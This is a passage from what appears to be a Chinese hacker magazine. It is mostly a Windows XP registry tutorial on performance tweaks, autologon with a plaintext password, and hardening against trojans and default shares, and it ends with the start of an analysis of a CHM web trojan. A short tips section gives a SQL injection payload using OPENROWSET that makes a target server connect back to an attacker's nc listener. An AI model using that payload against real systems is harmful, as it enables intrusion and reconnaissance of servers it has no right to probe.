1000，同上。嘿嘿，关机看看效果，是不是屏幕闪一下关机成功了呢，再也不用等上半天了。

3．加速网上邻居

在 Windows XP 中访问网上邻居是相当恼人的，系统会搜索自己的共享目录和可作为网络共享的打印机以及计划任务中和网络相关的计划任务，然后才显示出来，显然这样速度会异常的慢，其实这些功能我们并没有使用上，与其不用还不如删除它们，这样速度就会明显加快。

找到项 HKEY_LOCAL_MACHINE\sofeware\Microsoft\Windows\CurrentVersion\Explorer\RemoteComputer\NameSpace，删除其下的(打印机)和{D6277990-4C6A-11CF8D87- 00AA0060F5BF}(计划任务)，重新启动电脑，再次访问网上邻居，你会发现快了很多。

4．优化文件系统

由于一些软件消耗系统资源过多，所以我们可以通过限制每个软件可以消耗的资源来优化文件系统，以提高磁盘速度。

找到项 HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\FileSystem，在右边的窗口内新建一个DWORD 值，命名为 ConfigFileAllocSize，将其值设为十进制 500 即可。

5．清除内存中不使用的 DLL 文件

系统运行的时间长了之后，会发现内存利用率越来越高，原因之一就是内存里部分长期不被使用的 DLL 没有释放，真是"站着茅坑不拉屎，拉完屎还占着茅坑"。

找到项 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer 将 AlwaysUnloadDLL 设为 1，表示总是卸载无用的 DLL，即可解决这个问题。如果你发现你的注册表没有这个键值，则在 Explorer 右边栏里添加一个名为 AlwaysUnloadDll 的 DWORD 值，然后将数据数值改为 1。

6、加快开始菜单显示速度

通常我们通过"开始——程序——某程序的快捷启动"这样的方式选择开启程序时，会发现鼠标顺着点过去的时候，总有点延迟，反应很慢，如果你是个急性子的人，那么找到项 HKEY_CURRENT_USER\Control Panel\Desktop将 MenuShowDelay 值改为 0，你会发现"开始"菜单显示不会有延迟了。

7、增加最大 IE 下载连接数

如果你的机器配置不错，而且网络带宽也不错，那么增加适当 IE 的下载连接数可以使你的下载速度更为快速。

找到项 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings，在其右边新建如下两个DWORD 值，数据数值都设为0x32=50个连接数。

```
MaxConnectionsPerServer   dword 数值数据为 00000032
MaxConnectionsPer1_0Server   dword 数值数据为 00000032
```

呵呵，记得什么广告来着：飞一般的感觉。

三、系统定制篇

对个人的电脑做一些适合自己个性的定制，会给自己的工作和学习带来很大的方便，那我们下面来看看如何利用注册表来定制一些有用的东东吧。

1、自动登陆

记得以前用 Windows 2000 的时候，有个自动登陆的设置选项，可是到了 Windows xp 以后就被 MS 给屏蔽了，虽然加强了物理主机的使用安全，可对我来说就不适合了，电脑是自己的本本，基本上别人没我的允许是不可能去用的，每回开机都要输入又长又变态的密码，烦都烦死了。找到项 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon 在右边找到 DefaultUserName 和 DefaultPassword 这两个键值，双击这两个值，分别写入你的默认自动登陆的用户名和密码，然后把 AutoAdminLogon 键的值改为 1，如果上面这些键都不存在（XP 默认情况），则可以在右边的空白处点右键新建字符串，然后在数据数值里写入用户和密码，嘿嘿，下次开机的时候，你就可以按了开机电源，然后去泡茶，等把茶端回来的时候，机子已经登录进了可爱的 Windows 桌面了，岂不爽载！

> **小提示**
> 有个安全隐患哦，因为按照上面的设置，你的密码将明文显示在 DefaultPassword 的值里，万一被攻击者利用…咳咳，所以，你应该权衡利弊来使用哦！

2、登录前显示"合法通知"对话框

如果你的情况与上面的刚好相反，常会有几个人一起使用你的电脑，那么有时你不希望别人用你的电脑做某些事，比如打游戏，看 yellow 网页，那么最好的方式就是在开机的时候警告你的同学，因此定制自己的"通知"对话框就很重要了。

找到项 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system 把右边的 legalnoticecaption 的值填上你的欢迎对话框标题，比如"警告！"，而 legalnoticetex 则填上你的警告信息文本，比如"请爱护电脑，不打游戏，不看电影，好好学习，天天向上"。呵呵，是不是比你在显示器上贴一张警告书来提更为可取呢。

3、建立 DOS 快速通道

因为长期研究与安全相关的东东，自然使用命令行的时候很多，有时候测试一个命令行下的扫描或溢出利用工具很不方便。比如 RPCDcom 溢出利用工具在"D:\工具\利用工具\冲击波\rpcdcom.exe"这样的位置，你不得不"开始"——"运行"——cmd——d:——cd 工具\利用工具\冲击波——rpcdcom.exe，中

文的目录会让你抓狂，加上万一还要赋个同一目录下的配置文件作为参数的时候，我相信几次下来你会疯掉。好，如果能在目标目录的右键加入Cmd快速通道的快捷方式，我们就可以将cmd命令直接定位到该目录了。找到项HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Folder\shell，然后右键新建一个项，取名Cmd_DOS（该名字无关紧要），然后双击右边的默认，在“数据数值”里写入你想右键单击目录时看到的文字，比如“DOS Promt”，然后在Cmd_DOS下再新建一个项，取名为command（这个就必须是command而不能乱取了），其默认值为“CMD.EXE /K CD%1”，按F5刷新后，随便打开一个文件夹，右键选择DOS Promt，呵呵，看是不是打开了一个dos窗口，而且前面的路径正好是你打开的那个文件夹的路径而不再是“C:\Documents and Settings\{username}>”了，显示效果如图2所示。




图2 DOS快速通道

小知识

“cmd.exe”就是我们要运行的程序，“/K”指执行字符串指定的命令但保留，“CD”你该知道吧，改变路径，“%1”则是当前第一个参数，即当前目录。

四、系统安全篇

微软Windows的产品一直漏洞多多（^_^，否则我们怎么玩），安全性一直备受大家的谴责，但通过对注册表的一些特殊定制操作，我们也能在一定程度上加强其安全哦。

1、禁止默认共享

大家都知道在Windows 2000和XP中，系统默认开启了一些“共享”，它们是IPC$、c$、d$、e$和admin$等，攻击者和病毒都是通过这个默认共享入侵操作系统的，我们可以找到项HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters新建两个DWORD值“AutoShareWks”，dword数值数据设为00000000和“AutoShareServer”，dword数值数据设为00000000，表示关闭工作站和服务器的c$,d$,e$和admin$等自动共享，同时，找到项HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa将RestrictAnonymous项设置为“1”，即禁止限制IPC$的连接，这样就可以防范默认共享类的攻击了。

2、为磁盘驱动器建立高级安全机制

为防止非当前用户使用自己私有的磁盘设备，我们可以找到项HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon在右边的窗口内新建一个字符串类型的键值项，命名为“AllocateFloppies”，将其值设为1（把它的值修改为0或1，其中0代表可被域内所有管理员访问，1代表仅可被当前用户访问），这样，就只有当前登录的用户可以访问磁盘驱动器以及其可移动介质设备了。

3、禁止木马自动运行

木马利用注册表自启动几乎成了家喻户晓的事了，嘿嘿，这里就不多说了，找到项：

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current
Version\RunHKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows\CurrentVersion\RunOnce
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current
Version\RunOnceExHKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows\CurrentVersion\RunServices
和
HKEY_CURRENT_USER\Software\Microsoft\Windows\Current
Version\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\Current
Version\RunOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows\Current
Version\RunServices
```

看看有没有可疑程序的存在，如有则删之，并根据提供的木马程序的路径找到木马体本身删之！

4.禁止文件关联木马

还记得大名鼎鼎的“冰河”的启动，正是利用了关联txt文件的打开方式。通常我们比较常用的几种文件格式有txt、exe、bat、com等等，查看如下键

```
[HKEY_CLASSES_ROOT\exefile\shell\open\command]
="\"%1\" %*"
[HKEY_CLASSES_ROOT\comfile\shell\open\command]
="\"%1\" %*"
[HKEY_CLASSES_ROOT\batfile\shell\open\command]
="\"%1\" %*"
[HKEY_LOCAL_MACHINE\Software\CLASSES\batfile\shell
\open\command] ="\"%1\" %*"
[HKEY_LOCAL_MACHINE\Software\CLASSES\comfile\shell\
open\command] ="\"%1\" %*"
[HKEY_LOCAL_MACHINE\Software\CLASSES\exefile\shell\
open\command] ="\"%1\" %*"
```

上面的每个键的值都应该是"\"%1\" %*"，如果发现有如下值——"\"trojan.exe %1\" %*"（当然，木马的名字没那么明显），那么在执行任何的这些文件之前，trojan.exe都将先被执行。如果发现异常，还等什么，赶紧改回来，然后杀毒啊！

5、禁止木马病毒通过系统服务启动

木马病毒的日益发展，像以前只会通过注册表的RUN值或MSCONFIG中的项目进行加载的方式已经落伍，一些高级病毒会通过系统服务进行加载，我们可以找到项HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services找到木马病毒的服务名称，将其整个项及以下键值均删除，当然通过系统服务管理器也可以禁止木马病毒的服务项。

在该项下，也可以关闭系统某些不安全的部分服务，比如HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Messenger这是windows信使服务，很容易被人利用来进行DOS攻击，可以修改其Start的值为4，就可以免受信使服务的DOS攻击了。

6、禁止使用注册表编辑器

有些读者常常抱怨，机子中毒后，就无法使用注册表编辑器了，这是因为病毒在注册表项HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies下新建一个名为System的子项，并给System子项添加一个名为DisableRegistryTools，类型为DWORD的值，并设该值为1，表示禁用注册表工具。所以，如果你怕一些对注册表使用不熟悉的同学和朋友滥用而破坏了你的注册表，你也可以学习病毒的这一点，自己设置禁止注册表编辑器。当然，解除禁止也很容易，一般说来，将下面的代码写入一个文本文件并保存为reg格式的文件名，运行即可，代码如下：

```
Windows Registry Editor Version 5.00
(这里应该空一行)
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]
"DisableRegistryTools"=dword:00000000
```

不过，在XP下如果你用系统管理员登录系统并用上面的方式禁止注册表编辑器，再用上面代码生成的reg文件，并不能让你安心地导入到注册表里，而是会显示如下图3所示的错误。




图3 注册表编辑已被停用

应该怎么办呢？这个时候，你可以在"开始"——"运行"中输入gpedit.msc，【确定】后打开"组策略"窗口。在"组策略"的左窗口中依次找到"用户配置→管理模板→系统"分支，在右边的窗口中双击【阻止访问注册表编辑工具】，打开其属性对话框，并在设置中点选【已禁用】，如图4所示，然后【应用】并【确定】就可以了。这里如果选择已启动，就表示禁用注册表了。




图4 阻止访问注册表编辑工具

7、禁止IE密码自动填充

用IE上网，特别是使用邮件或登录BBS时，常会遇到密码信息被系统自动记录，下次重新访问时系统就会自动填写密码，这样无疑很容易导致个人信息的泄漏，为了防止此类事情发生，可以找到项HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies找到network子项，如果没有则自己添加，然后新建一个DWORD类型的值，名为DisablePasswordCaching，设其值为1，重启即可生效了。

8、解除IE默认首页的灰色按钮

有时，我们会遇到很多的恶意网站，无耻地将我们IE的默认首页改为这些网站的网址，真的很烦人，而且利用Internet选项的设置项都被禁止，默认首页变灰不可选，无法改回来，这个时候可以试试找到注册表项HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Control Panel，一般此键是不存在的，只存在HKEY_CURRENT_USER\Software\Policies\Microsoft，所以后面一截要自己新建，主键建立完后在Control Panel键下新建一个DWORD值数据，键名为HomePage，键值为0。此时再打开IE属性时可以发现它改首页设置的部分已经可用了。

那么如何解除IE设置项？

同样的，将下面三个键值均改1为0，即可恢复原功能。

```
[HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Control Panel]"Settings"=dword:1
[HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Control Panel]"Links"=dword:1
[HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Control Panel]"SecAddSites"=dword:1
```

五、小结

呼～，Windows的注册表是一个大宝库，也是个两面刃，如果你对它了解得越多，那么对Windows的理解就越深，Hacking也就越容易。所以啊，要做一个windows下合格的hacker，还得听兄弟一句：嘿，哥们，先从注册表学起吧！

编辑点评：如果你是初学者，在学习注册表的过程中遇到许多问题，文中PASS了许多地方，但我觉得初学者还是要知道些，下面我简单说说：

1．注册表的第六个根键

HKEY_DYN_DATA根键中保存的是系统每次启动时创建的系统配置和当前性能的信息，但是该根键只存在于Windows9x中。而HKEY_PERFORMANCE_DATA根键中保存的是系统中动态的信息，由于自带的注册表编辑器无法看到该键值，所以只能用专门的程序来查看，如系统自带的性能监视器。在调整服务器性能上，深入了解是十分重要的。

2．注册表根键动态映射的关系

HKEY_CLASSER_ROOT是HKEY_LOCAL_MACHINE\Software\Classes和HKEY_CURRENT_USER\software\classes的集合；

HKEY_CURRENT_USER是HKEY_USERS\(如果是单用户则是.Default子键)；

HKEY_CURRENT_CONFIG是HKEY_LOCAL_MACHINE\config\000x下的相关内容。

3．各版本注册表编辑器之间的区别

在Windows 98下只有一个Regedit.exe，而Windows NT/2000下有两个Regedit.exe和Regedt32.exe，且这两个编辑器在功能上也有区别，见表3。

名称	注意事项
Regedit exe	可以导入、导出文本格式的reg文件，却不能导入和导出二进制文件。
	不能以"只读"模式来访问注册表，且不提供安全功能。只能支持字符串、DWORD、二进制。
Regedt32 exe	搜索功能上有限制，只能搜索子键。
	可以导出但不能导入文本格式的reg文件，可以导入和导出二进制文件。
	提供以"只读"模式来访问注册表，支持访问权限控制安全特性，支持字符串、DWORD、二进制、多字符串等所有的注册表数据类型。（REG_UNKNOW的数据类型，WINDOWS 2000不支持）

表3

而到了Windows XP系统中，regedt32.exe则拥有了Windows 2000中regedit.exe和regedt32.exe中的所有功能。在大家使用的时候一定要先导出注册表做好备份，以免误操作导致系统挂了还能恢复过来，切记，切记。

【雕虫小技之脚本专辑】

Sql Server注入的时候，如果不确定web和Sqlserver是不是在一个环境下，可以尝试用Nbsi的列目录看看系统的文件，如果发现和web里访问的文件内容差不多，就应该是一个服务器了，如果没有列目录的权限，我们还可以通过openswt让服务器来连接我们以此确定对方的服务器IP，具体做法是先在本机用nc监听1433端口，然后在注入点执行：

```
select * from OPENROWSET('sqloledb','server=你的iP;uid=user;pwd=pass;database=dbname;','select * from tbmember')--
```

看到谁连接到了你的nc，就是服务器的IP了！

抽丝剥茧 一步一步教你分析网页木马（下）

上期我和大家一起通过一些简单的技术手段检测并确定了http://www.zgkjl.com这个网站被挂了马了。并且下载了一个木马释放器（TrojanDropper.Mht.Psyme.gct）文件——1.js，下面我们就趁热打铁，进一步深入分析这个文件，看看它到底是怎么把木马下载到用户电脑中的！

小知识

TrojanDropper木马释放器：现在木马传播的途径多种多样，有一些看上去“貌似忠良”的程序里面其实可能被包含着一些木马病毒，尤其以黑客工具为多。据我所知，很多偷QQ号的工具其实本身就包含着一个木马。TrojanDropper木马释放器就是运行的时候会释放出其它的木马有害程序。所谓害人之心不可有啊，想害人者反而被算计。即使被杀毒软件报警，使用者也会误以为是盗Q程序被查，就会忽略掉。木马再绑马，这招可真狠啊。

文件1.js的扩展名是js，看上去貌似JavaScript的脚本程序，但事实真的如此吗？还是拿出我们的工具——UltraEdit来分析这个文件吧，大家可能发现了：其实用我们常用的一些工具软件就可以进行简单的病毒分析了，如图1所示。打开之后如图2，请大家注意最开头的“ITSF”和接着的“ITSP”字样！




图1

我想大家已经注意到这个文件有些特别，开头部分和接着部分有“ITSF”和“ITSP”的字样，现在你还认为1.js文件是一个JavaScript脚本程序吗？不要让假象迷惑了你的眼，其实它是一个CHM格式的文件，没错，它就是CHM木马！在貌似帮助文件的格式里面包含着一个木马病毒！

那么现在摆在我们面前的难题是：如何把里面的病毒文件给剥离出来呢？这个方法我们以后再详细讨论，现在我就把剥离出来的病毒文件直接拿出给大家看看，接着我们的网页木马研究之旅。




图2

不知道大家在用UltraEdit工具软件分析1.js文件的时候，有没有注意到里面有一个#.exe字符串呢？

其实这就是这个CHM木马里面所包含的木马，如图3所示。

